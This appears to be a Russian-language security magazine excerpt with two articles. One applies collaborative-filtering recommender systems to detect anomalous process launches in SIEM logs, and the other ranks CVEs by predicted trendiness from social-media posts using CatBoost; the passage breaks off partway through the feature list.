
После получения злоумышленниками доступа к IT-инфраструктуре они используют различные тактики и техники, чтобы укрепиться и продвинуться дальше, вся их деятельность так или иначе будет оставлять следы, которые впоследствии попадут в SIEM-систему. Применение большинства тактик будет фиксироваться в событиях журналов Windows, которые касаются запуска процессов (Sysmon EventID 1 и Windows Security EventID 4688). Отбросив ненужную информацию, наши исходные данные можно представить в виде следующей таблицы.

Пользователь	Имя процесса
Ivanov Ivan	cmd.exe
Petrov Petr	outlook.exe
Sidorov Nikolay	whoami.exe

Мы видим список всех процессов, запущенных в инфраструктуре, и пользователей, под чьими учетными записями это произошло. Нам важно научить SIEM-систему определять, какие процессы нормальны для конкретного пользователя, а какие нетипичны — аномальны. Причем, как можно догадаться, аномальные процессы для одного пользователя могут быть совершенно нормальными для другого.

Имея в своем распоряжении такую функциональность (возможность определять аномальные процессы для пользователей), мы сможем замечать множество попыток атак на ранней стадии. Например, представим две ситуации: бухгалтер запускает у себя на рабочей станции служебные утилиты, чтобы посмотреть информацию об Active Directory Domain Services, и секретарь, который раньше работал только с офисными программами, вдруг запускает бухгалтерские программы. Возможно, ничего страшного, и за компьютер бухгалтера просто сел системный администратор для диагностики сетевой проблемы, а секретарю добавили обязанностей и установили «1С:Предприятие». Но ведь может быть и другое объяснение — над учетной записью получили контроль злоумышленники и проводят разведку с целью дальнейшего продвижения. Или секретарь на самом деле является инсайдером и пытается украсть из компании базу данных.

Такие случаи, безусловно, требуют внимания со стороны оператора SIEM-системы и проработки, когда рассматриваются контекст ситуации и сторонние события, не относящиеся к запуску конкретных событий.



### Базовые подходы к решению задачи

Какие могут быть подходы к решению этой задачи? Первое, что приходит на ум, — нужно контролировать все процессы, которые запускает конкретный пользователь, и проверять их допустимость для этого пользователя. На первый взгляд, такой простой алгоритм решит проблему. Но при тестировании мы получим следующие ситуации.

Представьте, что у нас есть программист в организации, который любит писать код в своей любимой IDE — Visual Studio Code. В один прекрасный день друг ему посоветовал попробовать другой инструмент — PyCharm, и он воспользовался советом. С точки зрения нашего алгоритма произошла аномалия, нетипичное поведение. Наш пользователь никогда не работал в этой программе. Но с точки зрения оператора SIEM-системы не произошло ничего, что требовало бы внимания. Это *false positive* — ложное срабатывание. И таких ситуаций будет очень много, что сведет пользу от нашего алгоритма к нулю.

Как решить эту проблему? Сразу приходит мысль: а давайте мы будем оперировать не конкретными приложениями, а их функциональным назначением. Классифицируем все приложения и объединим их в группы. Например, PyCharm и Visual Studio Code будут находиться в одной группе, которую назовем «Инструменты для разработки», Microsoft Word и Microsoft Excel — в группе «Офисные программы».

Так же можно поступить и с учетными данными пользователей. Наша система будет видеть пользователей не как Васю, Петю, Таню, а как набор их функциональных обязанностей. Например, Вася — разработчик и по совместительству системный администратор, а Таня — бухгалтер. И система обучится тому, что для разработчиков нормально использовать инструменты для разработки, а для бухгалтеров — бухгалтерские программы. И для них всех нормально использовать офисные программы.

Такой подход может сработать, но, к сожалению, только в тех компаниях, где список сотрудников и их обязанности поддерживаются в актуальном состоянии ИТ-подразделением. Кроме того, придется отслеживать и поддерживать в актуальном состоянии список ПО, что также будет непростой задачей, если учитывать, что многие организации используют специфическое или самостоятельно разработанное ПО.

**Нам важно научить SIEM-систему определять, какие процессы нормальны для конкретного пользователя, а какие нетипичны — аномальны**

## Подход с использованием машинного обучения

И вот, когда становится понятно, что стандартные строгие алгоритмы требуют слишком больших усилий, приходит время использовать «магию» машинного обучения. Нам нужно применить такой алгоритм, который фактически самостоятельно «поймет» функциональные обязанности каждого пользователя и предназначение каждой конкретной программы.

Выглядит сложно. Но, оказывается, нашим потребностям полностью соответствует класс алгоритмов, который называется «Рекомендательные системы».

## Рекомендательные системы

**Рекомендательные системы — это класс алгоритмов машинного обучения, призванных рекомендовать пользователям товары или контент**

Как можно догадаться, рекомендательные системы широко распространены в нашей жизни. Есть два подхода к построению рекомендательных систем:

- ▀ content-based;
- ▀ collaborative filtering.


Content-based-технологии требуют для своей работы дополнительной информации. В таком случае необходимо описать каждый товар или пользователя набором признаков. Например, в случае с подбором фильма для пользователя это могут быть жанр, актеры главных ролей, год выпуска, страна производства. Как можно понять, этот тип рекомендательных систем не удовлетворяет нашим требованиям в конкретной задаче.

А вот технология collaborative filtering использует только информацию о том, насколько пользователю понравился тот или иной товар. Нам не нужно собирать данные по каждому отдельному признаку.

Остановимся подробнее на том, как работает collaborative filtering. Представим некий премиальный товар, который приобрела часть пользователей, покупающих другие премиальные товары. Логично порекомендовать этот продукт и остальной части таких пользователей. Очевидно, что люди, которые ставят примерно одинаковые оценки одним и тем же товарам, обладают похожими вкусами и предпочтениями. И обратная ситуация: если контент нравится определенной группе пользователей, это многое говорит о его характеристиках. На этих простых принципах и основан collaborative filtering.

Наша задача при обучении модели — получить для каждого пользователя и товара такие векторы, при перемножении которых друг на друга мы получим оценку товара, которую ему бы поставил пользователь, если бы приобрел его.

Рисунок 1. Принцип работы технологии collaborative filtering



Главный вопрос — как сделать такие векторы, если у нас нет никакой информации ни про пользователей, ни про контент? Но это только на первый взгляд. У нас ведь есть история их оценок, и этого нам достаточно.

Сделать это можно, например, с помощью алгоритма *alternating least squares (ALS)*. Не вдаваясь глубоко в математику, можно объяснить его работу следующим образом: мы фиксируем матрицу с векторами пользователей, оптимизируем и меняем матрицу контента. Используем для этого производную от функции потерь (градиент) и движемся в сторону, обратную градиенту, — в нужную нам сторону, где лежит «истина» и где мы не будем ошибаться в предсказаниях. Затем мы фиксируем уже матрицу контента и проделываем то же самое с матрицей пользователей. Повторяем это много раз, шаг за шагом приближаясь к нужным значениям, «обучая» нашу модель.

Таким образом мы получим нужные нам векторы. Безусловно, если мы возьмем конкретный вектор и посмотрим на него с точки зрения человека, мы ничего не поймем. Для

нас это будет просто набор чисел. Но каждое число в этом векторе и расположение этих чисел относительно друг друга будут иметь смысл и отражать реальное положение дел.

**Возникает закономерный вопрос:  
как можно использовать  
рекомендательные системы для  
поиска аномалий?**

Логично предположить, что если пользователь запускает тот или иной процесс, то он ему нравится. У этого процесса будет высокая оценка (*score*), если мы говорим в терминах рекомендательных систем. И обратная ситуация: если процесс аномальный, если конкретный пользователь и похожие на него никогда не запускали этот и похожие процессы, то рекомендательная система выдаст низкую оценку — скажет, что нашему пользователю этот процесс не понравится. И вот то, что он запустил, ему понравилось, хотя не должно было (по версии рекомендательной системы), — это и есть аномалия.

Рисунок 2. Отображение в двумерном пространстве учетных записей пользователей







Рисунок 3. Временной ряд предсказаний модели на одном пользователе



Этот подход хорошо показал себя в процессе тестирования. Оказалось, что вектор пользователя хорошо описывает функциональные обязанности пользователей, а вектор приложения, соответственно, справляется с описанием набора функций приложения. То, что вектор пользователя хорошо отражает реальность, видно на следующем примере.

Возьмем все векторы пользователей и отразим их в двумерном пространстве. Мы получим примерно такую картинку. Одна точка — это один конкретный пользователь, цвет точки — его функциональные обязанности, которые взяты из штатного расписания. Мы можем видеть, что пользователи из одного отдела группируются рядом, то есть наша модель хорошо обучилась, и ее внутреннее состояние отражает реальность. Безусловно, в такой ситуации будут исключения, но они связаны с особенностями поведения конкретных людей.

Еще одна важная перспективная особенность, на которую можно обратить внимание, — это движение точек (пользователей) на этом графике. Если пользователь занимается примерно одной и той же деятельностью, то он будет на одном месте в пространстве. Однако если под его учетной записью начали выполнять нетипичные действия, то мы увидим резкий «прыжок» точки. Если сделать удобный инструмент для обнаружения и анализа таких «прыжков», это может быть полезно операторам систем защиты.

Теперь посмотрим, как может выглядеть на практике традиционное использование модели. На график выше нанесены показания модели по одному конкретному пользователю. Чем ниже значения по оси Y, тем менее «нормальными» становятся действия пользователя. До 7 июля ничего необычного в поведении пользователя не было — значения аномальности не опускались ниже 0,9. Однако 11 июля учетной записью завладел злоумышленник — модель начала выдавать низкие показатели.

## Заключение

В этом эксперименте были использованы утилиты для проведения разведки в инфраструктуре. Для пользователя такое поведение, безусловно, типичным не являлось. Мы применяли простые, базовые рекомендательные системы. В качестве дальнейшего развития идеи можно пойти в сторону использования совместного подхода content-based и collaborative filtering для создания рекомендательных систем, а также внедрять системы глубокого изучения (deep learning). В качестве основного вывода из проведенных экспериментов можно отметить, что использование рекомендательных систем для поиска аномалий обладает большим потенциалом и может помочь решить большой круг задач в сфере кибербезопасности.

# Как машинное обучение помогает определять трендовость уязвимости

**НИКОЛАЙ ЛЫФЕНКО**

Руководитель группы анализа трафика отдела перспективных технологий Positive Technologies

**ИЛЬЯ ФРОЛОВ**

Специалист по машинному обучению

Разнообразие программных и аппаратных средств растет с каждым днем. Вместе с этим стремительно растет и число новых уязвимостей. Специалистам по информационной безопасности нужно определять трендовые уязвимости <sup>❶</sup> как можно быстрее, чтобы реагировать на актуальные угрозы.

Недостатков с присвоенным CVE, очевидно, ограниченное количество, но все-таки достаточно много. По данным национальной базы уязвимостей, в месяц их регистрируется несколько тысяч <sup>❷</sup>. При этом группе экспертов нужно за приемлемое время успеть проанализировать каждую новую опубликованную уязвимость и принять решение о том, является ли она критически опасной. Поэтому этот процесс хотелось бы автоматизировать.

Есть два известных сервиса, которые решают похожую задачу и показывают трендовые уязвимости, — это CVE Trends и Vulmon. Мы же поставили себе более амбициозную задачу — определять будущие трендовые уязвимости! Здесь и приходит на помощь машинное обучение.

<sup>❶</sup> В этой статье под уязвимостями подразумеваются известные мировому сообществу ИБ слабые места или дефекты в безопасности: им присвоен уникальный номер, дано некоторое описание, и они внесены в базы уязвимостей CNA (CVE Numbering Authorities). Трендовость — временное свойство уязвимости, связанное с ее популярностью и востребованностью.



## Как мы определяли трендовые CVE

У нас есть база с постами из Twitter и Reddit, релевантными тематике ИБ. Каждый пост — это объект в базе данных. Нам известны время публикации, число комментариев, репостов, лайков, текст самого поста, имя и число подписчиков автора.

### Статистический подход

До подхода, основанного на машинном обучении, уже был реализован статистический подход. Он заключался в следующем:

- 1 Копилось какое-то множество упоминаний об уязвимостях (статистика строилась для каждой CVE и отражала число постов о CVE за единицу времени).
- 2 Далее полученная величина сравнивалась с эмпирически подобранным порогом.
- 3 Если статистика превышала порог, то такая уязвимость считалась трендовой.

Статистический подход показывал неплохие результаты, но он зачастую сигнализировал о трендовости тогда, когда уязвимость уже активно эксплуатировалась на практике, то есть очень поздно. Кроме того, в этом подходе никак не использовалась метаинформация о постах (данные об авторе, реакции на сообщения), только сам факт упоминания уязвимости. Поэтому возникла идея использовать больше доступной информации и попробовать применить к этой задаче машинное обучение.


### Подход на основе машинного обучения

Подход заключается в следующем:

- 1 Регулярный процесс пополняет базу данных публикаций о CVE.
- 2 Один раз в день модель машинного обучения вычисляет предсказания для уязвимостей.
- 3 Топ-20 CVE, которые выдала модель, отправляются экспертам.


Количество опубликованных CVE в сутки может исчисляться сотнями. Экспертно проанализировать каждую из них и оценить релевантность — слишком затратно. Мы можем отправлять экспертам только ограниченное количество CVE, отсортированных по степени трендовости, так что нам лучше всего подходит решение задачи ранжирования. Но есть один нюанс. Объекты в нашем случае — это публикации, а экспертам мы отправляем CVE, а не публикации. Отсюда появляются два способа обработки информации:

- предсказания по сгруппированным CVE;
- предсказания по каждому посту с последующей агрегацией.




В первом случае мы группируем посты о каждой уязвимости и затем считаем предсказания.

Предсказания по каждому посту с последующей агрегацией



Во втором случае считаем предсказания для каждого поста и затем агрегируем ответы машинного обучения относительно уязвимости.




У первого подхода есть один большой недостаток: для каких-то CVE может быть очень много упоминаний (а значит, и информации), для каких-то очень мало. У некоторых CVE может быть очень много текстовых признаков для анализа, у других — совсем немного; при этом модель машинного обучения должна уметь одинаково обрабатывать оба случая. Проблему можно решить, но для этого требуются более сложные подходы, например суммаризация текстов (можно это рассмотреть как одно из направлений развития решения). Она подразумевает составление более короткого описания для входного текста, которое отражает основной смысл.

Для анализа численных признаков для разных CVE будут получаться массивы с числами различной длины. Так как мы используем модель градиентного бустинга, то нужно приводить данные к табличному виду, а значит, над массивами разной длины нужно будет считать агрегаты (например, максимальный элемент, минимальный, средний). Агрегирование

данных перед тем, как отправить их в модель машинного обучения, может приводить к потере информации. Поэтому было принято решение применять модель для каждого поста в социальной сети, а далее уже агрегировать ответы предсказаний.

Если сравнить статистический подход и подход с использованием ранжирования, то мы определяем трендовость раньше, так как нет необходимости ждать, пока количество упоминаний конкретной CVE превысит порог. Мы выигрываем в скорости определения, а это для нас было одним из решающих факторов при выборе подхода.

На рисунках выше представлено количество упоминаний CVE во времени. Красный столбец показывает время определения трендовости для подхода с использованием машинного обучения, а синий — для статистического. Хорошо видно, что подход на основе ранжирования позволяет определять трендовость CVE раньше.



time

## Как устроен пайплайн работы

### Модель

Ввиду того, что входные данные разнородные — текстовые (тексты постов), количественные (число подписчиков, реакций, упоминаний уязвимости и т. д.), — выбор был сделан в пользу градиентного бустинга над решающими деревьями, реализованного в библиотеке CatBoost для выполнения задачи ранжирования.

### Обучающая выборка

Теперь более подробно опишем процесс формирования признаков для обучения и целевой величины, которую будет предсказывать модель. Итак, объект в выборке — это один пост в социальной сети. Предсказывать будем число упоминаний CVE, которой посвящен этот пост, спустя две недели. Здесь очень тонкий момент, что более трендовой считается та CVE, у которой больше всего упоминаний, и наоборот. Нам важно предсказывать трендовость CVE в будущем, говорить, что конкретная CVE с некоторым рейтингом может считаться трендовой. Понятно, что это неточное определение понятия трендовости, но тем не менее в нем есть здравый смысл, а значит, оно имеет право на существование.

Группы признаков для объекта — это:


- ▶ временные признаки (число упоминаний за прошедший месяц, неделю, день);
